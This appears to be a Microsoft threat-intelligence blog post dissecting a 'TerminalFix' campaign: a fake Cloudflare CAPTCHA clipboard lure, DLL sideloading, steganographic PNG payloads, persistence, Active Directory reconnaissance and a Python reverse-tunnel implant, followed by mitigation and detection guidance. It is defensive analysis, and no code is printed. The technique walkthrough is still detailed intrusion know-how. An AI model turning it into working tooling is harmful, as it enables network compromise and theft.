Microsoft Threat Intelligence has observed a TerminalFix campaign, a variant of ClickFix, targeting organizations across multiple industries. The campaign uses compromised websites to display a fake Cloudflare CAPTCHA verification overlay that tricks users into copying and executing a malicious PowerShell command. While traditional ClickFix campaigns direct victims to the Windows Run dialog, TerminalFix campaigns apply the same technique but direct users to Windows Terminal or PowerShell instead, increasing the likelihood that complex, multi-line scripts execute successfully. Unlike earlier ClickFix variants that typically deliver a single infostealer, this TerminalFix campaign deploys a sophisticated multi-stage attack chain that combines DLL sideloading, steganographic payload extraction, extensive Active Directory reconnaissance, and a custom reverse-tunnel implant – giving the attacker persistent, network-level proxy access through the compromised host.
Once executed, the PowerShell command masquerades as a Cloudflare verification process while downloading a ZIP archive containing a legitimate binary (LockScreenContentServer.exe) and a malicious DLL (dui70.dll) used for sideloading. The sideloaded DLL drives an elaborate second stage: downloading payloads concealed inside PNG images using steganography, establishing dual persistence through Registry Run keys and scheduled tasks, conducting thorough domain reconnaissance—including domain trust enumeration, domain admin discovery, Active Directory user description harvesting, and targeted server ping sweeps—and ultimately deploying a Python-based reverse-tunnel C2 implant that tunnels arbitrary TCP traffic back through an encrypted WebSocket channel to attacker infrastructure.
This type of intrusion is particularly dangerous because it provides attackers with direct access to an organization’s internal network through the reverse tunnel. The observed reconnaissance and reverse-tunnel capability could enable an attacker to identify and reach additional systems from a compromised host. Microsoft did not observe the downstream actions described below in the analyzed chain. Organizations should treat affected devices as potential network pivot points and investigate for lateral movement and credential exposure. In the hands-on-keyboard phase that typically follows, attackers leverage this access to escalate privileges, disable security controls, exfiltrate sensitive data, and deploy ransomware across the organization. The combination of stealth techniques (DLL sideloading, steganography, hidden folders) and persistent network access make this TerminalFix campaign a serious threat to enterprise environments.
In this blog, we share our detailed analysis of the TerminalFix attack chain – from initial compromise through network tunneling—along with indicators of compromise, detection details, and hunting guidance to help defenders identify and respond to this threat.
Attack chain overview

The TerminalFix campaign follows a multi-stage attack chain that progresses from social engineering through payload delivery, persistence, reconnaissance, and ultimately network tunneling:
1. Initial access via compromised website – A compromised website displays a fake Cloudflare Turnstile CAPTCHA verification overlay. The user is instructed to copy and paste a “verification” command.
2. PowerShell execution – The pasted command runs a disguised PowerShell script that downloads a ZIP archive from attacker infrastructure, extracts it to C:\ProgramData, and silently launches a batch file.
3. DLL sideloading — The batch file executes LockScreenContentServer.exe, a signed legitimate binary, which automatically loads the co-located malicious dui70.dll.
4. Steganographic payload retrieval – The sideloaded DLL executes PowerShell that downloads PNG images from attacker domains, extracts embedded executables and DLL fragments hidden within pixel data, and reassembles them on disk.
5. Persistence – The malware establishes persistence through both HKCU\…\Run registry keys and scheduled tasks that re-execute LockScreenContentServer.exe every 60 minutes.
6. Reconnaissance – Extensive domain discovery is performed: domain trust enumeration, domain admin group membership, Active Directory computer and user enumeration, targeted server pinging, and system information collection in both English and Spanish locales.
7. Command execution loop – A persistent PowerShell file-watch loop monitors a text file for new commands, executes them via Invoke-Expression, and writes results to an output file-, creating a primitive but effective asynchronous command shell.
8. Reverse tunnel deployment – A Python runtime and a custom client.py tunneling implant are downloaded and launched via pythonw.exe with no visible window, establishing a reverse WebSocket tunnel to gitnow[.]dev:443 that gives the attacker full SOCKS-style TCP proxy access through the victim’s network.
Attack chain
Figure 1. TerminalFix attack chain overview.
1. Initial access: Fake CAPTCHA and the TerminalFix lure

The attack begins when a user visits a compromised website that displays a fake Cloudflare Turnstile verification overlay. The original page is briefly displayed before being replaced by a convincing Cloudflare Turnstile verification overlay. This overlay spoofs the Cloudflare CAPTCHA interface, complete with the Cloudflare logo, “Verify you are human” checkbox, and a spinner animation, tricking users into believing they must complete a verification step to access the site.
Figure 2. Fake Cloudflare Turnstile verification displayed on a compromised website.


When the user interacts with the fake verification prompt, a malicious PowerShell command is silently copied to their clipboard. The on-screen instructions then guide the user to open Windows Terminal or PowerShell and paste the command. The command is carefully crafted to appear legitimate by printing reassuring Cloudflare-themed status messages in color-coded terminal output:
Figure 3. Defanged initial PowerShell command copied to the user’s clipboard by the ClickFix lure.
The command performs the following actions:
Clears the terminal and prints a fake “Starting Cloudflare verification…” message in cyan color formatted
Downloads a ZIP archive from the attacker’s infrastructure using a custom User-Agent header
Extracts the archive to C:\ProgramData\f47f2a8c21c9df4e
Launches a batch file (1.bat) that executes LockScreenContentServer.exe silently in the background
Prints a convincing “I am not a robot – Cloudflare ID: f47f2a8c21c9df4e” confirmation message in green text
2. Payload delivery: DLL sideloading via LockScreenContentServer.exe
The downloaded ZIP archive (SHA-256: 18c2090e8a0ae0568af9b87e59eaf8270f23d2909600ed9db91a9444fd8b278f) contains two files:
File
Description
Purpose
LockScreenContentServer.exe
Legitimate signed Windows executable
Sideloading host; loads dui70.dll from its working directory
dui70.dll
Masquerading DLL claiming to be “Windows DirectUI Engine” (unsigned, forged future timestamp 2104)
Malicious payload; executes second-stage PowerShell upon sideloading

LockScreenContentServer.exe is a legitimate, signed binary that has a static import dependency on dui70.dll, the Windows DirectUI Engine.
Here is the example view of LockScreenContentServer application importing dui70.dll function:
Figure 4. Example list of imports from dui70.dll
The attacker abuses this dependency by dropping a malicious dui70.dll alongside the executable. Because the Windows loader resolves the application directory before the System32 directory, the planted DLL is loaded in place of the legitimate one, a technique known as DLL sideloading (T1574.001). Execution therefore begins inside a trusted, signed process, allowing the attacker to inherit its reputation and evade controls that key on process identity.


The malicious dui70.dll embeds a heavily obfuscated payload in its resource section. On load, the DLL’s initialization path retrieves this resource, decodes it entirely in memory, and transfers execution to it, staging the next phase of the infection without ever writing the decoded payload to disk (Figures 5 and 6).
Figure 5. Loading a malicious resource (dui70.dll code path).Figure 6. Heavily obfuscated malicious resource from dui70.dll
3. Second-stage delivery: Steganography and image-based payload extraction
Once sideloaded, the malicious DLL launches an elaborate PowerShell script that retrieves additional payloads concealed within PNG image files, a technique known as steganography. The script downloads three images from attacker-controlled domains, extracts binary data encoded in pixel values, and reassembles the components on disk.
Content domains
The script uses a failover mechanism across two domains:
Figure 7. Attacker content delivery domains with failover.
Steganographic extraction

The Extract-RawFileFromImage function reads each pixel’s RGBA channels and reconstructs an embedded binary. The first 8 bytes encode the payload length as a 64-bit integer, and the remaining bytes contain the file data:
Figure 8. Steganographic extraction function — payload hidden within pixel channel data.

The script downloads three images via POST requests to the content domains, extracts the executable from the first image, extracts two halves of the DLL from the second and third images, and concatenates the DLL fragments:
Figure 9. Payload extraction from three images and DLL reassembly.
Encoding payload data in PNG files can make file type and content inspection more difficult. Splitting the DLL across two images further obscures the complete payload in transit, the payloads aren’t recognizable as executables in transit, and splitting the DLL across two images further complicates detection. After extraction, the source images are deleted to reduce forensic artifacts.
4. Persistence mechanisms
The TerminalFix campaign establishes redundant persistence through two independent mechanisms, ensuring the payload survives reboots and re-executes on a recurring schedule. The dropped batch script takes the payload path as a command-line argument, validates that the file exists, and then configures both mechanisms under the same masquerading name LockScreenContentServer_MuODG5yBM chosen to blend in with the legitimate Windows Lock Screen component abused earlier in the chain.
Registry Run key
The malware creates a Run key entry with a randomized service-like name:
Figure 10. Registry Run key persistence [T1547.001].
Scheduled task
A scheduled task ensures the malware re-executes every 60 minutes:
Figure 11. Scheduled task persistence at 60-minute intervals [T1053.005].
Folder hiding
The malware directory is hidden using system and hidden file attributes:
Figure 12. Directory hiding via attrib [T1564.001].
5. Reconnaissance and domain discovery
After establishing persistence, the sideloaded malware conducts extensive reconnaissance of the victim’s environment. This activity is consistent with a hands-on-keyboard operator or an automated pre-assessment script designed to evaluate whether the compromised host is a valuable target – particularly whether it is domain-joined and near high-value infrastructure.
System information collection

The attacker collects system metadata and the script includes English, Spanish, and German locale variants, indicating an attempt to operate across systems configured in multiple languages:
Figure 13. Bilingual system information enumeration.
Active Directory enumeration

The malware performs domain trust discovery, domain admin enumeration, and Active Directory user and computer searches:
Figure 14. Active Directory enumeration including user description harvesting.
Infrastructure probing

The malware systematically pings named servers to map the internal network topology:
Figure 15. Automated Windows Server enumeration via ADSI combined with targeted ping sweep.
The observed names correspond to common infrastructure roles, including domain controllers, databases, backup, gateways, and mail systems. This probing could help an attacker identify accessible target systems for follow-on activity.
6. Asynchronous command execution loop

The malware deploys a persistent PowerShell file-watch loop that creates an asynchronous command-and-control channel through the local filesystem. This mechanism monitors a “watch” file for changes, executes its contents via Invoke-Expression, and writes results to an output file:
Figure 16. File-watch command execution loop – a primitive but effective asynchronous C2 channel.
This loop provides the attacker with a way to execute arbitrary PowerShell commands by writing them to the watched text file. The output is captured to a separate file, which the attacker can read back through the reverse tunnel. This decoupled execution model allows the attacker to issue commands asynchronously and retrieve results at their convenience.
7. Reverse tunnel deployment: The custom Python-based tunneling implant
The most significant post-compromise capability observed is the deployment of a custom Python-based reverse-tunnel implant. The attacker brings their own interpreter: an unmodified, signed embeddable Python runtime pulled directly from the official python.org distribution. The malicious logic lives entirely in the accompanying client.py, giving the operator a portable, cross-version-tolerant execution environment that inherits the trust of a legitimate open-source runtime.

The deployment is orchestrated in PowerShell. It removes any prior install directory, extracts the implant kit, downloads the embeddable Python 3.14.5 archive over TLS 1.2, unpacks it into the same directory, and launches the tunnel with no visible window via pythonw.exe:
Figure 17. Python runtime deployment and custom tunnel implant launch.
Tunneling implant analysis
The client.py script is a compact but full-featured reverse tunnel. It dials outbound to the C2 over TLS/443, upgrades the session to a WebSocket, and uses that channel to relay arbitrary TCP connections on behalf of the operator. On the wire, the traffic is indistinguishable from an ordinary encrypted web session to a single destination
Capability
Description
TLS WebSocket tunnel
Connects outbound over TLS port 443, upgrades to WebSocket at /tunnel endpoint. Certificate verification is always disabled (CERT_NONE).
Arbitrary TCP proxying

SOCKS5-style address parsing (IPv4/IPv6/hostname) allows the C2 server to instruct the implant to connect to any internal host and port.
User-Agent rotation
Randomly selects from four realistic browser UA strings (Chrome, Firefox, Safari) per connection.
Remote shutdown
C2 server can remotely terminate the implant via MSG_SHUTDOWN; uses os._exit() to bypass Python cleanup.
Stream multiplexing
Custom 7-byte binary protocol header (type + stream ID + length) multiplexes many tunneled connections over one WebSocket.

The tunnel carries a lightweight custom protocol with eight message types spanning implant identification, connection setup, data relay, keepalive, and remote termination:
Figure 18. custom tunnel protocol message types.
Turning the victim into a network pivot: The implant’s SOCKS5-style address parsing enables the C2 server to reach any host visible from the victim’s network. Combined with the reconnaissance data gathered earlier (domain controllers, SQL servers, backup servers, gateway), this turns the compromised machine into a full network pivot point:
The choice to launch with pythonw.exe (no visible window Python interpreter) means no console window is visible to the user. Combined with DEBUG = False by default and all logging going to stderr, the implant operates completely silently.
Mitigation and protection guidance
Microsoft recommends the following mitigations to reduce the impact of this threat:
Restrict PowerShell and Run dialog execution – Use AppLocker, Application Control for Windows, or Group Policy to restrict PowerShell execution for standard users.
Consider blocking or auditing the Windows Run dialog (Win+R) where it is not required for daily work.
Monitor for DLL sideloading indicators — Alert on LockScreenContentServer.exe executing from non-standard paths (anything other than C:\Windows\SystemApps). Use the LockScreenContentServer.exe sideloading from non-standard paths advanced hunting query provided below to identify this activity across your environment.
Educate users about ClickFix tactics – Train employees to recognize fake CAPTCHA verification pages that instruct them to paste commands into Terminal or the Run dialog.
Investigate affected hosts thoroughly – Organizations that find indicators of this campaign should assume the attacker has network-level access through the compromised host. Credential rotation should be prioritized for any credentials accessible from the affected machine, including domain admin accounts if the host was domain-joined.
Check your Microsoft 365 email filtering settings to ensure spoofed emails, spam, and emails with malware are blocked. Use Microsoft Defender for Office 365 for enhanced phishing protection and coverage against new threats and polymorphic variants. Configure Defender for Office 365 to recheck links on click and delete sent mail in response to newly acquired threat intelligence. Turn on safe attachments policies to check attachments to inbound email.
Block web pages from automatically running Flash plugins.
Enable network protection and web protection in Microsoft Defender for Endpoint to safeguard against malicious sites and internet-based threats.
Encourage users to use Microsoft Edge and other web browsers that support Microsoft Defender SmartScreen, which identifies and blocks malicious websites, including phishing sites, scam sites, and sites that host malware.
Turn on cloud-delivered protection in Microsoft Defender Antivirus, or the equivalent for your antivirus product, to cover rapidly evolving attacker tools and techniques. Cloud-based machine learning protections block a majority of new and unknown variants.
Enable PowerShell script block logging to detect and analyze obfuscated or encoded commands, providing visibility into malicious script execution that might otherwise evade traditional logging.
Enforce use of PowerShell Constrained Language Mode where possible, in addition to use of execution policies such as setting AllSigned or RemoteSigned to help reduce the risk of malicious execution by ensuring only trusted, signed scripts are executed, adding a layer of control.
Use Group Policy to deploy hardening configurations throughout your environment, if certain features are not necessary:
Create an App Control policy that prohibits the launch of native Windows binaries from Run. This can be accomplished by defining a rule based on the specific process that is launching binaries like PowerShell.
Microsoft Defender XDR customers can also implement the following attack surface reduction rules to harden an environment against PowerShell techniques used by threat actors:
Microsoft Defender XDR customers can refer to the list of applicable detections below. Microsoft Defender XDR coordinates detection, prevention, investigation, and response across endpoints, identities, email, and apps to provide integrated protection against attacks like the threat discussed in this blog.
Customers with provisioned access can also use Microsoft Security Copilot in Microsoft Defender to investigate and respond to incidents, hunt for threats, and protect their organization with relevant threat intelligence.
Tactic
Observed Activity
Microsoft Defender Coverage
Initial Access / Execution
User pastes ClickFix/TerminalFix PowerShell cmdlets from clipboard after interacting with fake Cloudflare CAPTCHA
Microsoft Defender Antivirus – Trojan:Win32/ClickFix.* – Trojan:Win32/TermFix.*
Microsoft Defender for Endpoint – Possible initial access from an emerging threat – Possible ClickFix activity – Potential initial access led to ransomware attempt
Defense Evasion
LockScreenContentServer.exe DLL sideloading of malicious dui70.dll
